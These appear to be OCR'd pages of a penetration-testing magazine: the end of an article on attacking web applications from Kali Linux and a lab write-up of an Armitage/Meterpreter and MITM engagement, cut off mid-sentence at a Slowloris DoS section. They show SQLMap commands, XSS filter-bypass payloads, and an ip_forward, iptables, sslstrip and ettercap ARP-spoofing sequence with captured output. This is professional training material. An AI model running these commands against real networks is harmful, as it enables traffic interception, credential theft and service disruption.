


Figure 21. *Curl Usage in Kali*

Input validation attacks endeavor to submit data which the web application does not expect to receive. In general, a web application will perform some type of sanity check on user input. This check




Figure 22. *Burp suite*

tries to ensure that the data is useful and does not present any harm to the end-user as well the web server. More important checks are necessary to prevent the data from crashing the server. Less thorough verifications are required if the data is only to be limited to a specific length. Using burpsuite free version or owasp-zap as proxy in Kali Linux, you can perform input validation attacks to any given application. The Figure 22 that a tester can use burpsuite to test for input validation using "Intruder".

Fuzzy analysis is a very critical application testing method used by many software and cyber security experts to test their applications against unexpected, invalid, and random set of data inputs. This activity uncovers some of the major vulnerabilities in the web application, which otherwise are not possible to discover. These include buffer overflows, format strings, code injections, denial of service, and many other types of vulnerabilities. There are different classes of fuzzers available under Kali Linux that can be used to test web applications. Any untrusted source of data input is considered to be insecure and inconsistent. For instance, a trust periphery between the web application and the end-user is changeable. Thus, all the information inputs should be fuzzed and validated against known and unknown vulnerabilities. Fuzzy analysis is a relatively simple and effective solution that can be incorporated into a security testing process. For this reason, it is also sometimes known as robustness testing or negative testing. There are many tools that can be utilized for fuzzing in Kali Linux. The tools include: powerfuzzer, wfuzz, owasp-zap, burpsuite.




Figure 23. *Powerfuzzer in Kali*

The Figure 23 and Figure 24 show the fuzzer tool: Powerfuzz and Wfuzz.

Web applications present lot information from general, financial to personal. Usually, users see a nice graphic interface in front of them when they navigate for instance to pentestmagazine.com. End-users are not seeing or do not pay attention at the database sitting behind the scene. Contrary to what many may believe, attackers are very interested on back-end databases, and most of the times the databases are their main target.




Figure 24. *Wfuzz in Kali*

Numerous malicious attackers use a technique known as SQL Injection. SQL injection is an attack in which a web application's security is compromised by inserting a SQL Query in the web application which performs operations on the underlying database. These operations are unintended by the application's developers and are usually malicious in nature. Attackers take full advantage of the fact that designers usually take SQL commands having parameters which are user supplied. SQL injection vulnerabilities occur whenever input is used in the building of an SQL query without being adequately constrained or sanitized. The use of dynamic SQL opens the door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers and execute SQL code under the privileges of the user used to connect to the database.

When database access is being put into operation, the end user may be requested for certain information, such as a username, password. In many cases, that input will be tested with an SQL query. If input checking is not done, or poorly done, an attacker may be able to use SQL injection to enter a string that includes both the user's name and another SQL query. In some cases, the "input" may even contain a full SQL statement that will be executed to do whatever the attacker wishes.

It is extremely crucial for a tester to comprehend the architecture and the technology infrastructure of the web application. The assessment tools provided in Kali measure the security of web applications and databases in a joint technology evaluation process. It means that some tools will exploit the web frontend in order to compro-

mise the security of backend database. The database analysis tools in Kali are selected based on their main functions and capabilities. These set of tools mainly deal with enumeration, password auditing and assessing the target with SQL injection attack, thus allowing a tester or malicious person to review the weaknesses found in the frontend web application as well as the backend database. Kali Linux database tools include: SQLMap, SQL Ninja, BBQSQL, SQLsus. As Shawn Evans from KCG stated "SQLMap is the Rolex of automated SQL injection tools". SQLMap is an advanced and automatic SQL injection tool. Its main purpose is to scan, detect, and exploit the SQL injection flaws for the given URL. It currently supports various database management systems (DBMS) such as MS-SQL, MySQL, Oracle, and PostgreSQL. SQLMap employs four unique SQL injection techniques; this includes inferential blind SQL injection, UNION query SQL injection, stacked queries, and time-based blind SQL injection. The Figure 25 and Figure 26 illustrate how to launch and use SQLMap with all the different options.




Figure 25. *SQLMMap in Kali*




Figure 26. *Using SQLMap in Kali*

```
# ./sqlmap.py -u "http://TargetHost/vurln.
   php?user=relax" -dbs -dbms=mysql
--threads=1
  If you want to send more requests at the
   same time this is faster but it needs a good
   connection.
 --technique=BEUSTQ
  If you don't want to test all techniques because
   of noise or other reason.
  If nothing is found you can try to increase:
 --level=(1-5)
 --risk=(0-3)
```

SQL Ninja is another specialized tool built to target web applications that use MS-SQL Server on the backend, and are vulnerable to SQL injection flaws. Its main function is to exploit the vulnerabilities by taking over the remote database server through an interactive command shell instead of just extracting the data out of the database.

Cross-site scripting, also known as XSS, is the process of injecting scripts into a web application. The injected script can be stored on the original web page and run or processed by each browser that visits the web application. This process occurs as if the malicious script is part of code. Cross-site scripting is different from many other types of attacks as XSS focuses on attacking the client, not the server. Although the malicious script itself is stored on the web application, the actual goal is to get a client to execute the script and perform an action. As a tester, you should understand that there are numerous cross-site scripting attack vectors. Aside from simply entering code into an input box, malicious hyperlinks or scripts can also be embedded directly into websites or e-mails. Several e-mail clients today automatically render HTML e-mail. Usually, the malicious portion of a malicious URL will be obfuscated in an attempt to appear more legitimate. In its simplest form, conducting a cross-site scripting attack on a web application that does not perform input sanitization is easy. When you are only interested in providing proof that the system is vulnerable, you can use some basic JavaScript to test for the presence of XSS. Input boxes in the web applications are an excellent place to start. Rather than entering expected information into a textbox, a penetration tester should attempt to enter the script tag followed by a JavaScript "alert" directly into the field. The classic example of this test is listed below:

```
<script>alert(KCG)</script>
```

The tester can also use `<scr%00ipt>XSS<scr%00ipt>` or `<scr/****/ipt>XSS<scr/****/ipt>` in case the word 'script' is blocked. If the script tag is being purged by the filter, the tester can used `<scr<script>ipt>`.

Another technique is to encode the brackets before the script does. `%3cSCRIPT%3eXSS%3c/SCRIPT%3e`.

Lastly, the tester can turn the backslashes into comments.

```
\'; XSS;//
```

Tools like WebScarab, Burp Proxy, XSSer and BeEF can be very handy when it comes to identifying cross site scripting. XSSer is an open source penetration testing, it provides the facility of detecting and exploiting the cross site scripting bug on various web application.

Figure 27. *XSSer in Kali*

Another useful tool when it comes to cross site scripting is BeEF. It is acronym for Browser Exploitation Framework, it's used to collect many of zombies and do a lot of exciting attacks on those zombies that give us a great environment because it makes the hard work instead of you. "The Browser Exploitation Framework (BeEF) is a powerful professional security tool. BeEF is leading the way techniques that provide the experienced penetration tester with practical client side attack vectors. Unlike other security frameworks, BeEF focuses on leveraging browser vulnerabilities to assess the security posture of a target.





Figure 28. *BeEF Usage in Kali*

In conclusion, information technology (IT) security is the discipline and art of protecting data in electronic format, and in order to safeguard sensitive and critical data a tester needs to have the right tools. As Sun Tzu stated "If you know the enemy and know yourself, you need not fear the result of a hundred battles." However, I will say this "If you know the web application and armed with Kali Linux, you need not panic to compromising any web application."

References

- *http://www.kali.org/*
- *http://docs.kali.org/category/introduction*
- *http://sqlmap.org/*
- *http://www.goodreads.com/quotes/17976-if-you-know-the-enemy-and-know-yourself-you-need*
- *https://www.owasp.org/index.php/OWASP_Mantra_-_Security_Framework*
- *http://www.openvas.org/*
- *http://www.thc.org/thc-hydra/*
- *https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project*
- *http://www.exploit-db.com/wp-content/themes/exploit/docs/18895.pdf*
- *http://www.barnesandnoble.com/w/basics-of-hacking-and-penetration-testing-patrick-engebretson/1102212673?ean=9780124116443*

LAMIN FATTY



Senior Penetration Tester at Knowledge Consultant Group (KCG). He went to the University of Detroit Mercy where he earned a master degree in Information Assurance/Cyber Security. He has many years of experience in Vulnerability Assessment, Penetration Testing, Information Assurance, and Networking. Presently, Lamin performs several tasks including: Performing external and internal penetration tests, network vulnerabilities assessment to provide a comprehensive view of the client's network weaknesses that are exposed to threats. Carry out application vulnerability assessments to provide a good understanding of the different client's application weaknesses that are exposed. Identify IT related risks throughout areas including perimeter, network, host, application, data and physical security. Perform mobile application (IOS and Android) assessments to provide a clear view of the different client's application weaknesses that are exposed. Harden several databases including MSSQL, Oracle, Mysql, and PostgreSQL.

Penetration Testing with Linux

Penetration testing with Linux is one of the best ways to perform tests. It is a versatile tool. Linux comes in many flavors like Backtrack5 RC3 or now Kali. Linux allows the customization of the software itself plus the tools that you use. Therefore, the customization and level of sophistication is limitless. This article will cover using Backtrack5 RC3 and Armitage as it is executed during the pentest.

This article may not cover all features of Armitage. However, in order to provide you a better understanding of Amritage, Kali will be used as well in different screenshots. Note that Armitage is no longer supported under Backtrack with the recent release of Kali in early 2013. We chose to use Kali in this article to show you something recent but the other versions of Linux are still very good tools to use in the field.

Backtrack comes loaded with metasploit and as you know in order to find and run an exploit you have to switch to the directory and run the com-




Figure 1. *Armitage Launching*

mands specific to it. This is no longer the case with Kali and the FHS (Filesystem Hierarchy Standard) Kali has taken care of this to make all commands system wide accessible from the command line. Armitage provides a nice GUI interface to Metasploit. It also has a dashboard which you can use for setting up the hosts or network you are going to target. You can import hosts from files associated with other networks which security assessment tools like Nessus, IP360, and Burp session xml. Armitage imports anything from a text or xml file. You can use some of the automation presented with Armitage. In addition, it is wise to use customized these scripts when delivering a penetration test. You never really know what the outcome may be unless you test in a lab first. The great thing about Armitage is that it has a database of known vulnerabilities and attacks which you can draw into your test. This helps saves time and keep you focused but not all exploits work as targets can be hardened. Customizing scripts and Linux has long been the core of these releases. Armitage can be used as a standalone tool as well as network solution when working with other pentesters. There are a few reporting options that can be used with Backtrack or Kali to save your work and share results or progress. Armitage has its own place to store evidence in data format but not in a report format that would be all inclusive. This is what is called loot where the results go.

Launching Armitage comes from navigating to the Applications menu item and following the terms Kali Linux > Exploitation Tools > Network Exploitation > Armitage (Figure 1). In this new installation of Kali, you will have to manually type the following commands in order to get Armitage to connect to the database. They are: *service postgresql start and service metasploit start***.** Once these are entered, you can start Armitage successfully using the install default user name *msf* and password *test* (Figure 1).

Next there are a series of prompts that you will be directed to for launching and customizing port usage. Once Armitage is open, we can begin using it to scan for hosts or network subnets. Just launch Nmap (Figure 2) from within Armitage and choose to add a host or scan a network with several scripted choices. The rules are the same for using nmap in Armitage and by itself. There are aggressive scan and quieter scans. So choose wisely in order to remain quiet. The machines that we want to target are 10.10.10.5 and 10.10.10.7. One is a server hosting the core business application and

the other is a typical user workstation. See image 3 below from the previous run pentest Armitage on Backtrack5 RC3.




Figure 2. *Launching nmap within Armitage*

The next step you want to do is tofind vulnerabilities scan. This takes Armitage and scans the hosts out there and it comes up with a proposed list of attacks. Now not all and every attack is going to work. It will give a type of technology to exploit. This coupled with your experience and training will then discover if it is or it is not successful. This is where the pentester needs to be on their best game to find an exploit in which to launch a payload. The good thing about Armitage is that each exploit or payload, that you try, opens a new tab. So you can see what works, what doesn't and where to go next.

Now that we have our hosts found, targeted, and with an attack list, we can proceed. Since the machines were Windows based, we quickly went to this exploit to see if there was a way to pwn the boxes. In Armitage you can assign accounts to each host that is used to login and run the payloads. We chose many exploits but we found only one that really works and will be addressed later. Below in Figure 3 you can see that when a system username and password are known and the Login > psexec is used, the lightning is seen all around it.




Figure 3. *Note the lightning around Hosts = pwned*

In the pentest shown here the machines' administrator accounts were known in a white box test to see if we can sniff traffic from the core business application. We are going to imitate an insider threat or demonstrate beyond passing the hash for Windows users in the network.

The following shows what we want to test. This is taken from a lab setup a typical company that uses earth materials management system. The network is made of Microsoft Windows machines with Windows 7 for end users and Windows Server 2008 R2. The objective is to look for vulnerabilities on the host machines to see if we can capture data on the hosts going across the network to the server for corporate espionage.

- Test Core Business Application
  - Test core business application against
    - Clear text traffic capturing
    - Man in the middle (MITM)
    - Spoofing
    - Armitage w/Meterpreter
    - DoS Slowloris

Port Scanning Results and Issues Scanning Windows machines

The first test was scanning of services and ports on Microsoft devices. The test discovered the default Windows system ports open for unsigned SMB, telnet, and high ports. This included the port scanning by Nessus as well as the Microsoft Baseline Analyzer. The results from Nessus showed that there existed an unsigned SMB/Samba port (445) as well as using the open clear text port channel (23). Nessus found only (1) medium and (1) low alert for the server 10.10.10.5. Port (135) on the workstation was found open and that was used for remote procedure protocol. Port (139) was found open and used with SMB for file sharing with other devices beside Microsoft. Port (808) is the Streetsmarts Web based application running encrypted. Port (992) was found to be an SSL port

with a certificate error. Additional ports were found open ranging from (49152-49157) and were due from a release from Microsoft in January 2008 to start the open port range at that (49152). Some P2P (peer-to-peer) file sharing has been known to run over these ports.

The possible attack that could have occurred but was not conducted in the test was escalation in privileges via SMB vulnerability and brute forcing usernames and passwords. The attacker also could have social engineered the information from an unsuspecting user. There is a probability that this could have happened.

Armitage has the option for you to ask it what vulnerabilities and attacks could be possible on the chosen target. Just go to the host, select it and then go to the menu Attacks > Find Attacks. It will return a list of possible attacks and say "Happy Hunting!" Therefore, that is exactly what happened.

The following tools were used to test a vulnerability of unencrypted communication on the LAN (Local Area Network) with ettercap always being used for the MITM. They are SSLstrip, Dsniff, Driftnet, Urlsnarf, and meterpreter.

Technical Overview – Sniffing MITM Attacks

Using Ettercap we copied traffic from the user and the gateway to our pentesting laptop. We used Ettercap with the following attempt to see traffic, sslstrip, urlsnarf, dnsiff, and Driftnet with these commands entered. In Ettercap, we scanned the subnet and added a target 1 = gateway and target 2 = the victim machine. Here, we were able to get a copy of everything being sent by the user to the laptop (attacker) first before going to the real gateway. This is done with sslstrip, iptables, ettercap with MITM attack arp spoofing. It is very important that in a test where you are trying to conceal what you are doing from detection that you must ensure you laptop is able to handle the traffic. You must be ready to execute the sequence of commands in order to avoid seeing packets destined to the same IP address twice.

Each attack and tool used has its benefits and limitations. The idea was to see data going across for corporate espionage and send to a competitor for money. The tools researched and chosen for this pentest to see what would really come across the wire. The following is a brief overview of each tool.

SSLstrip

Is a tool that prohibits a connection from upgrading to an SSL session in an unnoticeable way. Also the history behind this is that one could forge a certificate as being signed and trusted in order to appear as an https session or that the session was legitimate with the intended server that actually ended up being the attacker (Wikipedia).

Listing 1. *Target picking*

```
Execute the following commands
In the CLI we entered:
root@bt:/# echo 1 > /proc/sys/net/ipv4/ip_forward
root@bt:/#cat /proc/sys/net/ipv4/ip_forward
root@bt:# sudo iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port
   10000
Now verify it took the filter
root@bt:~# iptables -L -t nat
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  anywhere             anywhere            tcp dpt:www redir ports 10000
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
root@bt:# sudo python sslstrip.py -l 1000 -f lock.ico
```

Dsniff
A tool used to sniff anything of interest like email or passwords. Arp spoof has to be running of course so that the traffic is routed through the attacker PC and back out to the real router and PC (Wikipedia).

Driftnet
This tool allows you to see what images are going across the user's browser while surfing the web. In this test users were not on the internet but were using a browser to launch an application which we wanted to see.

Urlsnarf
A tool that places all visited url output to file for easy reviewing. Not a tool that provides much advantage in this pentest.

Meterpreter
This tool can be used to take advantage of many vulnerabilities in different platforms in order to gain root access or control of a PC.

Script Execution
In the following presentation of code we see that numerous attempts utilizing ettercap and arp spoofing were done to send traffic to the attacker. Each tool was run alongside ettercap to see what information would actually pass to the attacker. The most exciting tools were Driftnet and meterpreter because of what could be seen and the control.

```
ettercap --mitm ARP:REMOTE --text --quiet --write
   /root/sslstrip/ettercap.log --iface eth0
```

Listing 2. *Technical Output*

```
root@bt:~# urlsnarf -n -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
10.10.10.7 - - [15/Jan/2013:23:10:12 -0500] "GET http://www.google.com/ HTTP/1.1" - - "-"
   "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)"
10.10.10.7 - - [15/Jan/2013:23:10:13 -0500] "GET
10.10.10.7 - - [15/Jan/2013:23:11:17 -0500] "GET http://www.mwsystems.com/servlet/servlet.FileDown
   load?file=01540000000nqRS HTTP/1.1" - - "http://10.10.10.5/" "Mozilla/5.0 (compatible; MSIE 9.0;
   Windows NT 6.1; WOW64; Trident/5.0)"
10.10.10.7 - - [15/Jan/2013:23:11:17 -0500] "GET http://www.mwsystems.com/servlet/servlet.FileDown
   load?file=01540000000nr9Z HTTP/1.1" - - "http://10.10.10.5/" "Mozilla/5.0 (compatible; MSIE 9.0;
   Windows NT 6.1; WOW64; Trident/5.0)"
10.10.10.7 - - [15/Jan/2013:23:11:17 -0500] "GET http://www.mwsystems.com/servlet/servlet.FileDown
   load?file=01540000000nr9K HTTP/1.1" - - "http://10.10.10.5/" "Mozilla/5.0 (compatible; MSIE 9.0;
   Windows NT 6.1; WOW64; Trident/5.0)"
10.10.10.7 - - [15/Jan/2013:23:11:17 -0500] "GET http://www.mwsystems.com/servlet/servlet.FileDown
   load?file=01540000000nr9A HTTP/1.1" - - "http://10.10.10.5/" "Mozilla/5.0 (compatible; MSIE 9.0;
   Windows NT 6.1; WOW64; Trident/5.0)"
10.10.10.7 - - [15/Jan/2013:23:11:17 -0500] "GET http://www.mwsystems.com/servlet/servlet.FileDown
   load?file=01540000000nroD HTTP/1.1" - - "http://10.10.10.5/" "Mozilla/5.0 (compatible; MSIE 9.0;
   Windows NT 6.1; WOW64; Trident/5.0)"
```

Listing 3. *Results: Images from core business application were not being sent to our laptop despite driftnet running*

```
root@bt:~# driftnet -i eth0 -v
driftnet: using temporary file directory /tmp/driftnet-AmaowM
driftnet: listening on eth0 in promiscuous mode
driftnet: using filter expression `tcp'
driftnet: started display child, pid 2562
driftnet: link-level header length is 14 bytes
.driftnet: new connection: 10.10.10.7:49363 -> 23.45.9.75:80
...driftnet: new connection: 10.10.10.7:49365 -> 23.45.9.75:80
...driftnet: new connection: 10.10.10.7:49364 -> 23.45.9.75:80
...driftnet: new connection: 10.10.10.7:49368 -> 23.45.9.75:80
```




Figure 4. *Armitage Text Output of Key logging*

Also the GUI was used to pick target client Windows 7 machine 10.10.10.7 and second target the application server 10.10.10.5 (Listing 1).

Results sslstrip

No data or text of any sort was visible, since all data was being passed through an encrypted channel.

Results with dsniff

Web addresses were visible, but no usernames or passwords. These results show that the application is very secure.

Results with driftnet

There were no pictures or images of the site going across. There were web addresses being listed.

Results with urlsnarf

The only thing that came through here was some local address space and some internet address space redacted for publication. Still there were no real gems of information for quick gains (Listing 2).

Executed commands (example):

```
root@bt:/# echo 1 > /proc/sys/net/ipv4/ip_forward
root@bt:/#cat /proc/sys/net/ipv4/ip_forward 1
```

In another terminal, we used Driftnet

```
root@bt:/# driftnet -i eth0
root@bt:/# driftnet -i eth0 -v -s  (in an attempt
   to gain audio being streamed)
```

We could then see what the user was looking for at images (Listing 3).

Meterpreter

Meterpreter used in with Armitage, the connection made it impossible to glean any data or provide a way to leak data out; Meterpreter was used in this test. Knowing the administrator password, the connection was possible. Even a regular user with a known password would be able to both pass the hash dump and crack passwords later in order to attempt to escalate privileges. Time being the factor is how successful the cracker would be by going slow and password cracking.

Results

We were able to log keystrokes and take screen shots of the user's computer. This is one way data could be captured. In this test, we show that key logging and screen captures are possible; however, they are not very effective as shown below, Figure 7. Anything that was operating on the application level of the OSI model remained visible and the tool worked. When things went encrypted at the network level it was impossible to see (Figure 4-7).

We have seen before that the desktop can be captured with screen shots and information could be leaked this way. However, notice in the image nr 7 that the application icon is present as a big 'S' in the toolbar, and on the workstation it is in the foreground. However, the image reveals that it is not seen and therefore encrypted to the reverse tcp shell. That 'S' represents the business's core business application. The launch html page is the only visible part of the application, which is done on port 80. This demonstrates that the application running on the computer was able to encrypt all activity for queries, results, and navigation.

DoS – Slowloris Python Script

Now we get to some fun. Besides trying to sniff traffic and look at client proprietary data, we can also try to make their systems unavailable to them for this test. Remember that an unavailable system is loss of income or a serious impact that can make generating income and staying operational difficult to do. The script that we will use is a python script called slowloris. This script can be found at *http://ha.ckers.org/slowloris/*. There is a script for IPv6




Figure 5. *Email Credentials Entered*

